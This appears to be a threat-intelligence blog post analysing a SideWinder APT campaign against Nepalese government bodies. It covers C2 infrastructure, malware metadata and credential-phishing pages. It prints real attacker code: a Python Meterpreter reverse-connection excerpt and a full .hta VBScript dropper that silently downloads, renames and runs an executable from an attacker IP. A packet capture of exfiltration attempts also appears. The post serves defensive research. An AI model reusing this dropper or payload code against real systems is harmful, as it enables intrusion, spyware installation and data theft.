
Renewed SideWinder Activity in South Asia

deependresearch.org/2021/03/renewed-sidewinder-activity-in-south.html



A few months ago, Trend Micro released a post which encapsulated the SideWinder APT group activity in the past year, showcasing SideWinder's mobile malware development aspirations and spear phishing campaigns targeting the government and military of Nepal, the government of Afghanistan, the Myanma Posts and Telecommunications state owned company, the Chinese Ministry of Foreign Affairs, and several other entities.

The SideWinder APT which is also tracked as RAZOR TIGER, APT-C-17, and Rattlesnake is known to pick its targets in the South Asia region in multiple previous campaigns [1, 2, 3]. SideWinder's targets mainly consist of the countries of Nepal, Pakistan, Afghanistan, and China along with some other target countries from the group's known past activity. This threat group is somewhat believed to be associated with Indian interests and seems to mainly choose to target government and military entities in its espionage attacks.


While we were hunting through world scan data provided by BinaryEdge, we encountered an interesting server during our research which was hosting an executable file that led us on a path to uncover a renewed set of activity being conducted by the SideWinder group - picking right where they left off from in their previous year of operation.

Key Findings:

- The group renewed its spear phishing activity with new domains registered targeting government entities in Nepal.
- Nepal recently cancelled its upcoming elections scheduled for 30 April and 10 May 2021.
- Uncovered evidence of the group likely targeting Nepal's Election Commission.
- Evidence of continued efforts of malware development being conducted by the group.

Command and Control

The server which was the initial point in our investigation was hosting the following shellcode we identified in the scan response we checked on port 8087.



Server's raw response showing an expected C2 domain connection.

Outputting this raw data for initial analysis and triage, we managed to figure out this was most likely 2nd stage malware being used for Command and Control purposes through this server.

property	value
signature	0x00004550
machine	Intel
sections	4
compiler-stamp	0x5FC8050A (Wed Dec 02 13:20:10 2020)
pointer-symbol-table	0x00000000
number-of-symbols	0
size-of-optional-header	224 bytes
processor-32bit	**true**
relocation-stripped	false
large-address-aware	false
uniprocessor-only	false
system-image	false

indicator (30)	severity
The file enumerates the list of running processes	1
The file enumerates the list of loaded modules	1
The file references the protection of the Virtual Address space	1
The file enumerates the list of running threads	1
The file references the Windows Native API	2
The file references the Windows Socket (winsock) API	2
The file references the Windows Cryptographic API	2
The file references the Event Log	2
The file references Pipes	2
The file references the Windows Internet (WinINet) library	2
The file installs an Exception Handler	2
The file references (211) blacklisted string(s)	2

library (8)	blacklist (4)	missing (0)	type	imports (182)	file-description
ws2_32.dll	x	-	Implicit	21	Windows Socket 2.0 32-Bit DLL
crypt32.dll	x	-	Implicit	3	Crypto API32
wininet.dll	x	-	Implicit	9	Internet Extensions for Win32
winhttp.dll	x	-	Implicit	13	Windows HTTP Services
kernel32.dll	-	-	Implicit	112	Windows NT BASE API Client DLL
user32.dll	-	-	Implicit	3	Multi-User Windows USER API Client DLL
advapi32.dll	-	-	Implicit	20	Advanced Windows 32 Base API
ole32.dll	-	-	Implicit	1	Microsoft OLE for Windows

PE-Studio showing us the malware's used libraries, headers, references, and compilation date.

And as we continued our search throughout the server, we realized that it was also communicating with what looked to be 1st stage malware via port 8085. We think that such 1st stage malware is being used in SideWinder's spear phishing attacks, and we suspect that a sample of one was uploaded in January to VirusTotal.

Upon further search, we managed to find the 2nd stage payload that was being used by the group and hosted on this server via a simple text file encoded in Base64. After a straightforward decode, we were able to see the code used by the threat actor for the 2nd stage payload they are utilizing.

```
#@export
class MeterpreterSocket(MeterpreterChannel):
    def __init__(self, sock):
        self.sock = sock
        self._is_alive = True
        super(MeterpreterSocket, self).__init__()

    def core_write(self, request, response):
        try:
            status, response = super(MeterpreterSocket, self).core_write(request, response)
        except socket.error:
            self.close()
            self._is_alive = False
            status = ERROR_FAILURE
        return status, response

    def close(self):
        return self.sock.close()
---
_try_to_fork = TRY_TO_FORK and hasattr(os, 'fork')
if not _try_to_fork or (_try_to_fork and os.fork() == 0):
    if hasattr(os, 'setsid'):
        try:
            os.setsid()
        except OSError:
            pass
    if HTTP_CONNECTION_URL and has_urllib:
        transport = HttpTransport(HTTP_CONNECTION_URL, proxy=HTTP_PROXY, user_agent=HTTP_USER_AGENT,
                http_host=HTTP_HOST, http_referer=HTTP_REFERER, http_cookie=HTTP_COOKIE)
    else:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('xx.xx.xx.xx',8085))
        transport = TcpTransport.from_socket(s)
    met = PythonMeterpreter(transport)
```

Meterpreter 2nd Stage Payload code excerpt.

We immediately had our assumption verified, as we were able to see that the server is being used for command and control purposes using a meterpreter based payload written in Python.

First Stage Payload


An example of what we suspect this group is using that precedes the command and control infrastructure we first laid eyes on was this malware file uploaded to VirusTotal:

```
<html>
<head>
<script language="VBScript">
Sub window_onload
window.resizeTo screen.availWidth/10,screen.availHeight/10
window.moveTo screen.availWidth/-1,screen.availHeight/-1
Set objShell = CreateObject("Wscript.Shell")
objShell.Run "cmd.exe /K curl http://45.153.240.66/$/opmcm/OPMCM.pdf --output OPMCM.pdf --silent
OPMCM.pdf
curl http://45.153.240.66/$/opmcm/ch.txt --output my.txt --silent
rename my.txt my.exe
my.exe
del /f my.exe
exit",0,True
Set WshShell = Nothing
window.close true
End Sub
</script>
</html>
```

An .hta file most likely attached to spear phishing emails.


We suspect that this actor is using malicious .hta files that are attached to emails containing links to decoy document lures along with embedded 1st stage malware inside the hta files. Here we see such an embedded link to a PE-file being disguised as a txt file being used to deploy spyware upon execution.

Once this spyware is downloaded the malware will check for the environment it's running in and attempt to identify the infected machine's IP address with an external HTTP request.



External request to an online IP check API.

Another Python based malware, this specific sample runs in the background after execution and creates a database file of extracted logins from browser files, creates archived files of all of the infected machine's downloads, documents, and desktop files to a then daunting task of exfiltration.



Utilizing the WriteFile function to write the stolen data to files.

Immediately after execution the malware attempts to steal files, writing the stolen browser data to a "Loginvault.db" file and .zip files using the folder location, the machine's IP address and datestamp as the naming scheme.

26 22.407531	45.153.240.66	10.0.2.15	TCP	60 8080 → 49173 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
27 22.407996	10.0.2.15	45.153.240.66	TCP	66 49174 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK
28 22.998090	fe80::15df:c4ba:ac7…	ff02::c	SSDP	208 M-SEARCH * HTTP/1.1
29 25.418922	10.0.2.15	45.153.240.66	TCP	66 [TCP Retransmission] 49174 → 8080 [SYN] Seq=0 Win=8192 Len
30 25.997101	fe80::15df:c4ba:ac7…	ff02::c	SSDP	208 M-SEARCH * HTTP/1.1
31 26.365541	45.153.240.66	10.0.2.15	TCP	60 8080 → 49174 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
32 26.871328	10.0.2.15	45.153.240.66	TCP	62 [TCP Retransmission] 49174 → 8080 [SYN] Seq=0 Win=8192 Len
33 28.404251	10.0.2.15	10.0.2.255	BROWSER	251 Domain/Workgroup Announcement WORKGROUP, NT Workstation, D
34 29.260081	45.153.240.66	10.0.2.15	TCP	60 8080 → 49174 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
35 29.260532	10.0.2.15	45.153.240.66	TCP	66 49175 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK
36 29.996253	fe80::15df:c4ba:ac7…	ff02::c	SSDP	208 M-SEARCH * HTTP/1.1
37 31.652918	45.153.240.66	10.0.2.15	TCP	60 8080 → 49175 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
38 32.152865	10.0.2.15	45.153.240.66	TCP	66 [TCP Retransmission] 49175 → 8080 [SYN] Seq=0 Win=8192 Len
39 32.996529	fe80::15df:c4ba:ac7…	ff02::c	SSDP	208 M-SEARCH * HTTP/1.1
40 34.540784	45.153.240.66	10.0.2.15	TCP	60 8080 → 49175 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
41 35.043078	10.0.2.15	45.153.240.66	TCP	62 [TCP Retransmission] 49175 → 8080 [SYN] Seq=0 Win=8192 Len
42 35.995332	fe80::15df:c4ba:ac7…	ff02::c	SSDP	208 M-SEARCH * HTTP/1.1
43 37.426672	45.153.240.66	10.0.2.15	TCP	60 8080 → 49175 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
44 37.427152	10.0.2.15	45.153.240.66	TCP	66 49176 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK
45 39.994821	fe80::15df:c4ba:ac7…	ff02::c	SSDP	208 M-SEARCH * HTTP/1.1
46 40.432775	10.0.2.15	45.153.240.66	TCP	66 [TCP Retransmission] 49176 → 8080 [SYN] Seq=0 Win=8192 Len
47 41.233465	45.153.240.66	10.0.2.15	TCP	60 8080 → 49176 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
48 41.745062	10.0.2.15	45.153.240.66	TCP	62 [TCP Retransmission] 49176 → 8080 [SYN] Seq=0 Win=8192 Len

Exfiltration attempt to the C2 server using port 8080.

This spyware sample takes us directly to the spear phishing efforts we suspect SideWinder may be conducting while using similar malware techniques.

Spear Phishing


Another finding that we encountered while searching through the contents and configurations of this server were the decoy pages SideWinder is using to phish against their intended targets. When we looked at what was being hosted we were surprised to find the server as a single staging point for a lot of the group's phishing activity (on top of some mobile malware development efforts we cover further along in the post).

The server we were investigating was using various dynamic DNS resolutions to the main IP address and resolving almost all of the domain names with naming schemes that mimic the naming convention of the real entities SideWinder are targeting.

SideWinder are still very adamant at focusing their attention on the same entities they've previously attempted to target as showcased by Trend Micro's report, while adding some additional in-country organizations to their target list.

As of the last few weeks, it seems this group has renewed its activity and started to ramp up attack efforts against their targets of choice. For example, through our investigation of the server, we've managed to find that the group is renewing their efforts against government entities of Nepal and setting up phishing infrastructure to launch such campaigns.

In our findings, it seems that SideWinder has added the Ministry of Physical Infrastructure and Transport of Nepal to their list of targets and are still actively trying to gain access to other government offices of the country.




Ministry of Physical Infrastructure and Transport of Nepal domain and login panel.

Another such target in Nepal is the Ministry of Foreign Affairs with a preceding lure intended on motivating the recipient to login with their credentials to be able to continue reading the decoy article planted by the threat actor. In this case, a press release by the Nepal Mission to the UN pertaining to the COVID-19 situation around the region, and human rights issues.


Ministry of Foreign Affairs decoy lure.

A short while after accessing the link the unsuspecting reader will be redirected to the Ministry's login page.




After a redirect from the lure article, the reader is redirected to this login panel.

Here CapTipper is showcasing us the ~15 seconds it takes to get redirected from the initial decoy article to the login panel.




The phishing efforts being conducted by the group in this activity are reliant on the content delivery backbone of the actual target website to deliver all of the page's media and redirect to it once credentials are entered. Meaning the actor controlled server just hosts basic phishing kits which use the target's own content delivery network to mimic the respective login panel which they are targeting.




The fake page making lookup requests to the real Nepal Foreign Affairs government website.

Some other decoy tricks that are being employed by the group in this campaign are error messages hardcoded in the phishing pages. Such as the one in a phishing page spoofing the Nepal central government email system:



Source code showing the hardcoded error message.


Or an additional one hardcoded in the phishing page targeting the Ministry of Defense:



Ministry of Defense login panel with a hardcoded error.

We imagine this is a social engineering tactic employed by the actor in efforts of achieving further enticement to enter login credentials by adding pretext to complete the action.

